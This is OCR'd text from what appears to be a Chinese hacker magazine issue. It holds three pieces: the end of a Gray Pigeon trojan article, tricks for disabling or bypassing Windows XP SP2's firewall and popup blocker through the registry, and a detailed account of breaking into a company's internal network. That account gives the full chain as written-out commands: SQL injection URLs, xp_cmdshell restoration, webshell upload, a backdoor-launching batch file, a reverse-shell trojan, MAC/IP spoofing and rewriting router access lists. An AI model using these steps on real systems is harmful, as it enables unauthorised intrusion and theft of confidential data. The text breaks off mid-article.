


图11

看到了没有，他已经上线了。入侵到此结束。

【文章里用到的相关工具wmtools.exe及灰鸽子已收录在本期光盘】

编辑点评： 作者的入侵过程是似乎是势如破竹，做个灰鸽子放个网页木马，目标机器就上线了……真是佩服作者的好运气。这篇文章让我想到一个问题。很多的投稿文章，总是想极力把自己的某次成功入侵经历写给大家看，如果没有成功，或只是自己在本机测试的一个过程也愿意抓图来造成一个成功入侵的假像，然后来撰文自己的一次成功入侵某某这样的结构文章，投稿者似乎感觉好像这样更有说服力。其实，这不是重要的。多数成功的入侵的经历都是一些网上泛滥技术的组合而已，这样的文章并不能够成功打动编辑，效果往往适得其反。打动我的是某个技术层或点或面的灵光闪现，自己学习研究的一点独到心得，加上比较通顺的文笔，这样的文章肯定是受编辑也更受多数读者的欢迎。这篇文章技术含量并不高，不过应当有很多菜鸟可以照这篇文章学习一下在内网如何使用灰鸽子、及新鲜的跨站方法，这才是我编发这篇文章的理由。

秒杀Windows XP SP2内嵌安全措施

纳民苏荣

在经过无数次安全事件的洗礼之后诞生的XP SP2在安全上着实下了一番功夫——内嵌了诸多实用的安全工具和功能，那么其效率和威力又如何呢？看过下面的两个方法就知道答案了。

首先是大名鼎鼎的Windows防火墙。由于操作简单，占用系统资源较少且无需额外付费，获得了众多用户的青睐。其最常见的作用方式是在应用程序第一次开启新端口时，自动弹出如图1所示的“安全警告”窗口，提示用户是否允许该程序进行对外通讯。选择“保持阻止”就能拦截该程序的网络通讯，从而防止计算机不受木马等恶意程序的远程控制；选择“解除阻止”时防火墙将允许该程序对外通讯，并将该程序加入允许通讯列表。在下次进行网络通讯时就不再出现安全提示了。




图1

这样的策略看似周全但并不完美，因为问题出在微软把Windows防火墙的所有规则都放在了注册表中。位置在[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\Firewallpolicy\StandardProfile\AuthorizedApplications\List]分支中。如图2所示，其中NC是后加入的允许网络通讯规则。“E:\My Program\AllTools\NetCat\nc.exe”是程序路径；“*”是指该程序可以开任何端口；“Enabled”表示允许网络通讯；最后一个NC是该条规则在列表中显示的名称。




图2

包括木马和蠕虫在内的任何程序只要将自身按照所列规则加入注册表中的该分支，就能拥有“合法身份”，大摇大摆的进行网络通讯了。此外，更可怕的是只要运行“net stop sharedaccess”命令就能轻松停止Windows防火墙服务。目前网上已经有很多利用该缺陷绕过Windows防火墙的木马了。所以建议大家使用第三方防火墙来代替Windows防火墙，并经常注意防火墙的例外规则，如有陌生列表名，那么十有八九是中了木马，需要立即扫描计算机。

其次要说到XP sp2增加的屏蔽弹出窗口的功能。该功能使很多网页木马和恶意脚本语句失去了“用武之地”。但因为和造成Windows防火墙缺陷的同样原因，该措施还是可以被恶意攻击者轻松绕过。如图3所示，这次允许弹出窗口的站点被储存到了注册表分支[HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\New Windows\Allow]中。只要将站点放入该键值中即可让IE每次访问同一站点时不阻止弹出窗口。

为此可以执行如下命令：“reg add "HKCU\Software\Microsoft\Internet Explorer\New Windows\Allow" /V "www.target.com" /REG_BINARY /F”。XP里的reg这个命令可以在regedit即注册表编辑器被禁用的情况下执行。

参数/v后是所选项之下要添加的值名，参数/F的作用是在不用提示就强行改写现有注册表项。




图3

编辑点评： 作者对XP SP2自带安全措施做了一点小研究，大家又可以学到一点小知识了。编辑这篇文章的时候，我想了好久，这个技巧可以实际应用在那方面呢？也许写木马的人会用到吧……

渗透国内知名公司内部网络

EvilAngel

最近一个网友要我帮他拿他们公司内网一个重要的文件，把他已经掌握的信息Mail给我了。这些信息主要是几张网络拓扑图以及在内网嗅探到的信息（包括朋友所在的子网的设备用户名及密码等信息……）。参照以上信息总体整理了一下入侵的思路，如果在朋友机器安装木马，从内部连接我得到一个CMD Shell，需要精心伪装一些信息，还有可能给朋友带来麻烦，所以选择以该网络的网站为突破口，这样管理员不会认为有“内鬼”的存在。

一、提到网站系统的cmdshell权限

用代理上肉鸡，整体扫描了一下该公司的网站，只开了80端口，没扫描出来什么有用的信息，就算有也被外层设备把信息过滤掉了。网站很大，整体是静态的网页，搜索一下，查看源文件查找“.asp”，很快就找到一个类似http://www.*****.com/news/show1.asp?NewsId=125272的页面，在后面加上and 1=1 、and 1=2 前者正常，后者返回如下错误：

```
Microsoft OLE DB Provider for ODBC Driver error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]Unclosed quotation mark before the character sting"./news/show/show1.asp，行59
```

看来是IIS+MSSQL+ASP的站，再来提交：http://www.*****.com/news/show1.asp?NewsId=125272 and 1=(select is_srvrolemember('sysadmin'))、http://www.*****.com/news/show1.asp?NewsId=125272 and 'sa'=(select system_user)，结果全部返回正常页面，这说明当前连接的账号是以最高权限的SA运行的，看一下经典的xp_cmdshell扩展存储是否存在，如果存在那就是初战告捷。提交http://www.*****.com/news/show1.asp?NewsId=125272 and 1=(select count(*) from master.dbo.sysobjects wherextype ='x' andname='xp_cmdshell')，页面没有正常返回。看看是否能够利用xplog70.dll恢复，再来提交：http://www.*****.com/news/show1.asp?NewsId=125272;exec master.dbo.sp_addextendedproc 'xp_cmdshell','xplog70.dll'，来试一下xp_cmdshell是否恢复了，又失败了，看样子管理员是把xp_cmdshell和xplog70.dll删除了，想利用xp_cmdshell“下载”我们的木马现在是不可能的。

于是，我们要先得到一个Web Shell，上传xplog70.dll，恢复xp_cmdshell，再利用xp_cmdshell运行我们上传的木马，这都是大众化的入侵思路了，前辈们以经验证明过了用这个方法能够入侵成功。

拿出NBSI扫一下，一会儿后台用户名和密码就出来了，可后台登录地址扫不出来，测试了N个工具，手工测试也没结果，有可能管理员把后台删除了。这时要想办法得到网站的目录，这时就需要用到xp_regread、sp_makewebtask两个扩展存储。试一下它们是否存在：http://www.*****.com/news/show1.asp?NewsId=125272and 1=(select count(*) from master.dbo.sysobjects where name = 'xp_regread')、http://www.*****.com/news/show1.asp?NewsId=125272and 1=(select count(*) from master.dbo.sysobjects where xtype='X' and name = 'sp_makewebtask')，全部返回正常页面说明存在这两个扩展存储（一般的网管不太了解它们，存在也很正常）。xp_regread扩展存储过程是用来读取注册表信息的，我们可以通过这个来得到保存在注册表中的Web绝对路径。sp_makewebtask Web助手存储过程这个就是我们用来得到WEBShell的，主要功能就是导出数据库中表的记录为文件。这个方法网上很早就出现了。网站目录在注册表里是在HKEY_LOCAL_MACHINE'，'SYSTEM\ControlSet001\Services\W3SVC\Parameters\这个值下，要做的就是在数据库里建一个表，将它存储在表里，再使数据库错误回显在IE里。方法如下所示：

```
http://www.*****.com/news/show1.asp?NewsId=125272;create table [dbo].[biao]([zhi][char](255));
这时候我们就建了一个名为biao的表，并添加了一个类型为char长度是255的字段，名为zhi，然后添加数据：
http://www.*****.com/news/show1.asp?NewsId=125272;declare @result varchar(255) exec
master.dbo.xpregread'HKEY_LOCAL_MACHINE','SYSTEM\ControlSet001\Services\W3SVC\Parameters\Virtual Roots','/',@result output insert into biao (zhi) values(@result);--
然后暴出WEB绝对路径：http://www.*****.com/news/show1.asp?NewsId=125272 and 1=(select count(*) from biao where zhi>1)
```

IE返回错误，得到网站的物理路径为e:\inetput\web\，很幸运的是，Web服务器与sql服务器是同一台机器。我用臭要饭的getwebshell向网站目标写个小的asp木马，登录木马后把自己机器的xplog70.dll上传到网站目录下。然后在Web服务器上装一个hacker's door（黑客之门），它只有一个dll。为了方便入侵，我把它改造成exe的格式。我建了一个批处理，名子为run.bat，代码是以下几行：

```
@echo off
@rundll32 kernel,DllRegisterServer svchost.exe
@del run.bat
```

再拿文件合并器将我们建的批处理和dll文件合并成一个rootkit.exe文件（图1）。




图1

把这个rootkit.exe传到网站目录下。黑客之门的使用方法我就不多说了，它有详细的使用手册。它的主要用处是可以利用服务器上所开的任何端口和我通信，现在恢复网站的xp_cmdshell扩展存储 http://www.*****.com/news/show1.asp?NewsId=125272;exec master.dbo.sp_addextendedproc 'xp_cmdshell','e:\inetput\web\xplog70.dll';--，然后在IE里提交：exec master.dbo.xp_cmdshell 'e:\inetput\web\rootkit.exe';--。木马运行后，Nc -vv ip 80 输入密码就得到一个CMD Shell。以上我用到的方法很早就有了，由于网上资料也很多、本文主要说渗透内网，篇幅有限就不过多解释了。

二、渗透内网

这个公司的内网网络很大，共有七个网管，现在当前的cmdshell位置是F网、朋友在B网、目标在A网，图2是该公司大

体的网络拓扑图。




图 2

朋友给的资料，目前接入 Internet 的两台设备未知（假设未知的设备都是路由器）、掌握 B 网所有设备用户名密码（朋友之前嗅探到的）。除 A 网其它网络可以自由通信，A 网内有公司重要信息所以不像其它网，它是不允许任何人访问的，路由不给予转发数据，也就是只进不出的网络，虽然现在的网络是外紧内松，但是想进入目标主机还是有些难度。怎么跨过设备的限制到达目标呢！你还要向下看。现在首要的目的就是让图 2 中标记 router3 给我们转发数据包。

首先我尝试了 telnet 登录路由，结果是拒绝访问不能登录，应该是访问控制列表限制了。现在我们首要目标就是要拿下 router3 的控制权，为什么目标定位在 router3 呢！个人认为 router3 是最佳路线，原因有以下 4 点：

（1）我们现在知道他的登录密码；
（2）我当前位置可以和 B 网直接通信；
(3)Router3 是 A、B 网络公用的，应该两个网管都有权限登录；
（4）这一点也是最重要的，只有 router3 给予数据转发才可以和目标主机通信。

一般来说管理员主机一定可以登录这台路由器的，网管主机都不可以登录设备那么谁为维护网络呢？现在假设一下，如果 B 网管理员所管理的设备只有他本身所用的 IP 或 TFTP Server（兼 DHCP Server）才可以登录设置，那么有如下思路可以完成入侵：

(1)直接得到 B 网管理员主机的一个 CMD Shell 来登录设备。
(2)得到管理员同网段一台主机的 CMD Shell，从而利用 ARP 欺骗来 telnet 目标路由。
（3）得到 B 网其它网段中可访问外部网络一台主机的 CDM Shell，伪装 CDM Shell 主机 IP 地址，必要情况伪装 IP+MAC 地址来欺骗路由器（机会高达到 50%）。

经过分析后决定先从拿 B 网的 DHCP 服务器（172.16.101.25）开始，选择突破点也是很重要的，DHCP 服务器为了提供这个网段的服务是暴露在相对外部的，而且不在 VLAN 的管辖中，还和网管在同一交换机下，而且听朋友说他们公司 PC 几乎不打补丁，还有很多员工不知补丁为何物，这也给入侵带来及大的方便。利用服务器的 WEB 木马上传一些流行的溢出程序，直接拿个溢出程序溢出他的 DHCP 服务器，成功得到一个 System 权限的 CMD Shell（最后才知道 2003 年的溢出程序对这个主机都有用）。

革命尚未成功，同志们还须努力！在这个 CMD Shell 中下载肉鸡一个反弹的木马，这个中木马的主机就是我们在内网的一个接入点。利用反弹木马开的个 CMD 窗口，telnet 一下路由，结果是 %connection closed by remote host，还是连接失败，不能登录路由器。看样只有 172.16.101.15 这台主机（管理员 IP）可以登录了，我们看一下登录他的交换机 OK 不（一般工作组交换机权限设置不会那么 BT）。

```
telnet 172.16.101.253    //交换机管理地址
Password:
center>enable
Password:
```

用朋友给的密码成功登录，再用 show mac-access、show cdp neighbors、show arp 一些命令判断管理员对应的节口，管理员的 IP 对应的是 FastEthernet 7/1，这个时候要用到 IP 地址的欺骗，命令是：

```
#interface FastEthernet 7/1
#shutdown
```

当然，做这些动作时这要等网管离开的时候才可以，这就要和我朋友内外结合了。这个时候 172.16.101.15 这台主机在网络上已消失了，我们试一下路由是否允许网管的主机登录，把当前登陆的主机的 IP 改成 172.16.101.15，输入：

```
netsh >interface ip
netsh interface ip >dump 看一下接口配置信息
netsh interface ip >set address name = "本地连接" source = static addr = 172.16.101.15 mask = 255.255.255.0
```

这时候当前中马主机地址已经改为 172.16.101.15，现在这个主机会和我断掉，但只是一小会，我们的反弹木马一会就能上线。一般重新变改 IP 地址要发个 ARP 包告诉网络其它主机，大概意思是我的 IP 是 172.16.101.15，MAC 地址是 00-00-00-00-12-34，以后有发往 172.16.101.15 地址的数据包都由我来响应。交换机刷新地址表后这台主机伪装成功。此时再来 telnet 登录路由器成功，如图 3 所示。




图 3

show running-config 看一下配置信息，把路由配置信息 COPY 到本地记事本分析，找到如下配置信息。

```
access-list 99 172.16.8.88 0.0.0.0 //A 网管理员地址
access-list 99 172.16.101.15 0.0.0.0
```

访问列表 99 限制只有以上两个 IP 可以登录路由，看来是这个家伙在作怪。删除 99 访问列表，再添加 99 访问列表：

```
#access-list 99 172.16.68.88 0.0.0.0
#access-list 99 172.16.101.15 0.0.0.255    //改成 172.16.101.0/24 网段都可以登录
#line vty 0 4
#access-class 99 in
退出路由系统，把自己 IP 改回来，把交换机设置也改回来以免网管回来被发现。
center(config)#interface FastEthernet 7/1
center(config-if)#no shutdown
```

简单的清理一下留下的痕迹，退出他们的网络后分析一下网管是怎么配置的路由，在路由配置信息中有几条重要信息：

```
ip nat pool NO.1027 10.255.200.1 10.255.200.105 netmask 255.255.255.0
ip nat inside source list 10 pool NO.1027 overload
access-list 10 permit 172.16.7.0 0.0.0.255
access-list 10 permit 172.16.8.0 0.0.0.255
......
router eigrp 10
```

下接第 319 页

从西亚购物得到后门

ZeTa

